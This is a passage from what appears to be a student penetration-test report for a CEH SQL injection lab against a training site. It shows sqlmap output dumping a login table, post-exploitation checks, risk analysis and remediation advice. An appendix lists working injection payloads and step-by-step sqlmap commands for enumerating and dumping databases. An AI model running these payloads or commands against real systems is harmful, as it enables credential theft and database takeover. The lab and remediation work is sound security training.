| 5   | lee    | NULL    | test     |
+-----+--------+---------+----------+

[08:28:55] [INFO] table 'moviescope.dbo.User_Login' dumped to CSV file '/root/.local/share/sqlmap/output/ww
w.moviescope.com/dump/moviescope/User_Login.csv'
[08:28:55] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.moviescope.
com'
```

Figure 4.7 — ShellGPT-generated sqlmap run reproducing the extraction end-to-end. The `User_Login` table is returned again with all five rows, confirming that the exploit is deterministic and requires no specialist tooling knowledge — a meaningful signal about the case with which this weakness can be weaponised.

TASK 4 — RESOLVED

The password for username `lee` is `test`, retrieved by the ShellGPT-orchestrated sqlmap run and corroborated by the independent dump in Figure 4.6.

4.3 Phase 3 — Post-Exploitation Reconnaissance

With valid credentials in hand, the session state and the host itself were examined to establish how far the compromise extended beyond data disclosure.

SESSION AND COOKIE INSPECTION

The browser developer console was used to review the client-side state issued by the application. Session identifiers are set without the `HttpOnly` attribute, so a cross-site scripting defect anywhere in the application would convert directly into session theft. Several third-party cookies from embedded content were also rejected by the browser as third-party, which confirms that external resources are loaded in the authenticated context.

COOKIE	TYPE	OBSERVATION

`mscope=1jWydNf8wro=`	First-party	Application session identifier; readable from `document.cookie` (no `HttpOnly`)
`ui-tabs-1=0`	First-party	UI state only — no security value
`__cf_bm, _cf_clearance`	Third-party	Edge protection cookies for embedded media; rejected in the cross-site context




Figure 4.8 — DevTools console output during the authenticated session. The `mscope` session cookie is visible to page scripts, and multiple third-party cookies are rejected — both useful indicators when assessing client-side trust boundaries.

AUTHENTICATED PROFILE ACCESS

Using the recovered identity, the profile view was requested with `id=1`. The page returned the full record for *sam houston*, confirming both that the dumped credentials are live and that the `id` parameter is the same value that carried the injection — the very mechanism used to read the record is the mechanism used to authenticate as its owner.

FIELD	VALUE
ID	`1`
First name	`sam`
Last name	`houston`
Email	`sam@moviescope.com`
Privilege	ADMINISTRATOR (isAdmin = True)





Figure 4.9 — The `sam profile` page rendered for ID 1, disclosing name and email address for the administrative account recovered from the dump.

TARGET PROCESS AND SERVICE CONTEXT

A process listing on the target host was reviewed to confirm the service architecture behind the application. The presence of `inetinfo.exe` confirms IIS, while `sqlservr`-adjacent components (`sqlwriter.exe`, `sqlbrowser.exe`) confirm a locally installed SQL Server instance — meaning the database is not segregated onto a separate host, and a command-execution primitive on the database would land on the same machine as the web server.

PROCESS	PID	SESSION	MEMORY	ROLE
`inetinfo.exe`	3136	0	25,748 K	IIS / SMTP service host
`sqlwriter.exe`	3412	0	7,728 K	SQL Server VSS writer
`sqlbrowser.exe`	3464	0	5,836 K	SQL Server Browser (instance discovery)
`SMSvcHost.exe`	3228 / 4728	0	24,260 K	.NET WCF / port-sharing services
`LogonUI.exe`	5404	1	44,112 K	Interactive console session present
`svchost.exe (×14)`	various	0	6 – 17 MB	Standard Windows service hosts



svchost.exe	3060	0	10,584 K
armsvc.exe	3068	0	6,356 K
svchost.exe	2336	0	11,544 K
inetinfo.exe	3136	0	25,748 K
svchost.exe	3160	0	17,232 K
svchost.exe	3192	0	12,024 K
SMSvcHost.exe	3228	0	24,260 K
svchost.exe	3252	0	10,520 K
mqsvc.exe	3356	0	13,608 K
snmp.exe	3364	0	9,128 K
svchost.exe	3388	0	6,152 K
sqlwriter.exe	3412	0	7,728 K
svchost.exe	3420	0	5,420 K
svchost.exe	3428	0	8,056 K
sqlbrowser.exe	3464	0	5,836 K
svchost.exe	3472	0	7,312 K
svchost.exe	3540	0	9,572 K
nfsclnt.exe	3560	0	4,660 K
svchost.exe	3552	0	12,552 K
svchost.exe	3600	0	11,052 K
SMSvcHost.exe	4728	0	16,116 K
LogonUI.exe	5404	1	44,112 K
svchost.exe	5676	0	6,704 K
svchost.exe	6032	0	11,976 K

Figure 4.10 — Process listing on the target host. IIS (`inetinfo.exe`) and SQL Server (`sqlwriter.exe` , `sqlbrowser.exe`) co-resident on one machine, with an active console session (`LogonUI.exe` , session 1).

4.4 Phase 4 — Verification & Module Completion

All four objectives were submitted and validated by the training platform. The scorecard confirmed a perfect result within the allotted time, with each answer traceable to a captured artefact in this report.




Figure 4.11 — Module 15 completion screen: **4 / 4** — "Congratulations, you passed!" — with each objective, submitted answer and score of 1 recorded, and total duration of 1 hour 25 minutes.

4 / 4 · 100%

Module 15 (SQL Injection) completed and verified. All extraction, scanning and taxonomy objectives satisfied with reproducible evidence.

CHAPTER 05

Risk Impact Analysis

SQL injection is not an isolated defect on this application — it is a direct path from an anonymous HTTP request to full control of the data tier. The impact below is assessed on the evidence actually obtained, not on theoretical capability alone.

Exploitation chain

STEP	ATTACKER ACTION	CONSEQUENCE
1	Craft `id` parameter with a UNION payload	Bypasses all application logic; the database answers the attacker directly
2	Enumerate schemas and tables	Complete map of the application and warehouse data model disclosed
3	Dump `User_Login`	All five credentials plus administrative flags recovered in clear text
4	Authenticate as an administrator	Full application takeover; access to order, customer and content administration
5	Append a stacked statement	In principle, `xp_cmdshell` enables OS-level command execution on the web/database host

Technical impact

- **Confidentiality — total loss.** Every table reachable by the application principal is readable, including `CustomerLogin`, `Orders`, `OrderDetails` and the diagnostic schemas.
- **Integrity — at risk.** Stacked queries are accepted, so `INSERT`, `UPDATE` and `DELETE` statements can be appended to the vulnerable parameter. No destructive statement was issued during testing, but the capability is present.
- **Availability — at risk.** The same primitive permits table truncation or, in the worst case, `xp_cmdshell`-driven host manipulation.
- **Authentication — defeated.** Passwords are stored in clear text, so the dump is immediately usable with no cracking step and no time cost.
- **Lateral movement.** The `DWConfiguration` and `DWDiagnostics` schemas suggest a shared warehouse platform; the application principal's excessive visibility widens the blast radius beyond the web application itself.

Business impact

DIMENSION	EXPOSURE
Data protection	Customer identities, email addresses and order history are disclosable in bulk — a reportable personal-data breach in most jurisdictions.
Account takeover	Two administrative accounts are compromised by a single request; no phishing or brute force is required.
Regulatory	Failure to apply input-validation controls maps directly to OWASP Top 10 A03:2021 (Injection) and to baseline secure-coding obligations under PCI-DSS 6.5.1 and ISO/IEC 27001 A.8.28.
Reputation	Plaintext credential storage compounds the disclosure: customers must be notified even if only the login table was read.
Operational	Because the database is co-hosted with IIS, a command-execution escalation would interrupt both the application and its data tier simultaneously.

SEVERITY JUSTIFICATION

Rated **High** on the basis of unauthenticated reachability, trivially low exploitation complexity, and proven full-database disclosure. The only reason the rating is not pushed further is that command execution was inferred rather than demonstrated within the rules of engagement.

CHAPTER 06

Strategic Remediation

The primary defect is architectural rather than cosmetic: user-supplied values are concatenated into SQL text. Fixing it requires changing how queries are constructed, and then adding layers so that a single future mistake does not become another full compromise.

Prioritised action plan

#	ACTION	PRIORITY	ADDRESSES	OWNER
R1	Convert all dynamic SQL to parameterised commands	CRITICAL	F1, F2	Application development
R2	Rotate all credentials; migrate to Argon2id hashing	CRITICAL	F3	Identity / DBA
R3	Apply least privilege to the application's SQL principal; disable `xp_cmdshell`	CRITICAL	F2, F4	Database administration
R4	Suppress verbose database errors at the presentation layer	HIGH	F4	Application development
R5	Deploy and tune a WAF with SQLi signatures as a compensating control	HIGH	F1, F2	Security operations
R6	Add CSP, `X-Content-Type-Options`, anti-clickjacking and anti-CSRF tokens	MEDIUM	F5, F6	Application development

R1 — Parameterised queries by default

Every statement that incorporates user input must pass that input as a bound parameter. The database then treats the value as data and never as executable syntax, which removes the injection class entirely rather than filtering around it.

```
// VULNERABLE — the value becomes part of the SQL grammar
string sql = "SELECT * FROM User_Login WHERE Uname='" + user + "' AND password='" + pwd + "'";
SqlCommand cmd = new SqlCommand(sql, conn);

// SAFE — the value is bound, never parsed as SQL
string sql = "SELECT Uid, Uname, isAdmin FROM User_Login WHERE Uname=@u AND PwdHash=@p";
SqlCommand cmd = new SqlCommand(sql, conn);
cmd.Parameters.Add("@u", SqlDbType.NVarChar, 64).Value = user;
cmd.Parameters.Add("@p", SqlDbType.VarBinary, 32).Value = computedHash;
```

- Prohibit string concatenation for SQL anywhere in the codebase; enforce this with a static-analysis rule in CI.

- Where dynamic identifiers (column or table names) are genuinely required, validate them against a hard-coded allow-list — parameters cannot bind identifiers.
- Prefer parameterised stored procedures, and avoid `EXEC(@sql)` inside them, which reintroduces the same flaw.

R2 — Credential protection

- Never store or transmit passwords in clear text. Use **Argon2id** (memory-hard) or **bcrypt** with a per-user salt and a work factor calibrated to roughly 250 ms per hash.
- Store `isAdmin` in a separate authorisation table so that a credential dump does not also disclose the privilege map.
- Force a password reset for all five affected accounts and invalidate every active session token (`mscope`).
- Add `HttpOnly` , `Secure` and `SameSite=Lax` to the session cookie, and rotate the identifier on successful authentication.

R3 — Database least privilege

CONTROL	IMPLEMENTATION
Principal scope	Grant the application login `SELECT` / `EXECUTE` on the `moviescope` schema only — no visibility of `DWConfiguration` or `DWDiagnostics` .
Command execution	Disable `xp_cmdshell` ; revoke `EXECUTE` on extended procedures from the application principal.
Stacked statements	Reject multiple statements per command at the provider level; use a connection string that does not permit batching where the driver allows it.
Segregation	Separate the web tier and the data tier onto distinct hosts so a web-side compromise does not automatically yield OS-level access to the database.

R4 — Error handling and information disclosure

Return a generic message plus a correlation identifier to the client, and log the full exception server-side. Remove `X-Powered-By` and the detailed `Server` banner, and set `<customErrors mode="On">` in the ASP.NET configuration so stack traces and SQL fragments never reach the browser.

R5/R6 — Defence in depth

- **WAF:** deploy SQLi signatures in blocking mode for the login and profile endpoints, alerting only elsewhere during a tuning period.
- **Input validation:** enforce server-side type and range checks — an `id` parameter should be an integer, and rejection must happen before the value reaches the data layer.
- **Security headers:** Content-Security-Policy, `X-Content-Type-Options: nosniff` , `X-Frame-Options: DENY` , and anti-CSRF tokens on every state-changing form.

- **Assurance:** add ZAP or sqlmap to the CI pipeline for pre-release regression testing, and schedule an annual independent penetration test.

VERIFICATION CRITERIA

Remediation is complete when a repeat sqlmap run against the `id` parameter returns "parameter does not seem to be injectable", ZAP raises no High-risk SQL Injection alert on `txtpwd`, the `User_Login` password column contains only Argon2id/bcrypt hashes, and the application principal can no longer query the warehouse schemas.

APPENDIX A

Payloads & Command Reference

The artefacts below reproduce the exact inputs used during the assessment so that the findings can be re-tested after remediation.

Injection payloads

VECTOR	PAYLOAD	PURPOSE
txtpwd	`ZAP' OR '1'='1' --`	Boolean bypass of the login condition (ZAP rule 40018)
txtpwd	`ZAP' AND '1'='1' --`	Control case proving the response toggles
id	`1 AND 1=1`	Boolean-based blind confirmation
id	`1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CHAR(115),NULL,NULL,NULL,NULL--`	10-column UNION extraction

Command reference

```
# 1 — Confirm injectability and fingerprint the DBMS
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --batch

# 2 — Enumerate databases
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --batch --dbs

# 3 — Enumerate tables in the application schema
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --batch \
       -D moviescope --tables

# 4 — Dump the credential table (objectives 1 and 4)
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --batch \
       -D moviescope -T User_Login --dump

# Output artefact
/root/.local/share/sqlmap/output/www.moviescope.com/dump/moviescope/User_Login.csv
```

Evidence index

FIGURE	ARTEFACT	SUPPORTS
4.1	ZAP active scan request history	Scan coverage and scope
4.2	ZAP SQL injection alert (CWE-89 / WASC-19)	Findings F1, F5, F6 · objectives 2 & 3
4.3	sqlmap technique sweep on `id`	Finding F2 · injectability proof
4.4	UNION payload and `moviescope` table list	Schema enumeration
4.5	`DWConfiguration` / `DWDiagnostics` listing	Excessive database visibility
4.6	`User_Login` dump	Finding F3 · objective 1
4.7	ShellGPT-driven sqlmap execution	Objective 4 · reproducibility
4.8	DevTools cookie inspection	Session hardening gap
4.9	Authenticated `sam` profile	Account takeover proof
4.10	Target process listing	Host architecture and co-residency
4.11	Module completion screen	Verification — 4 / 4

Report prepared by: Dhruva — Lead Security Analyst · **Engagement:** CEHv13 Module 15 — SQL Injection · **Date:** 10 November 2026

Authorised laboratory testing only. Findings are scoped to the training environment described in Chapter 03.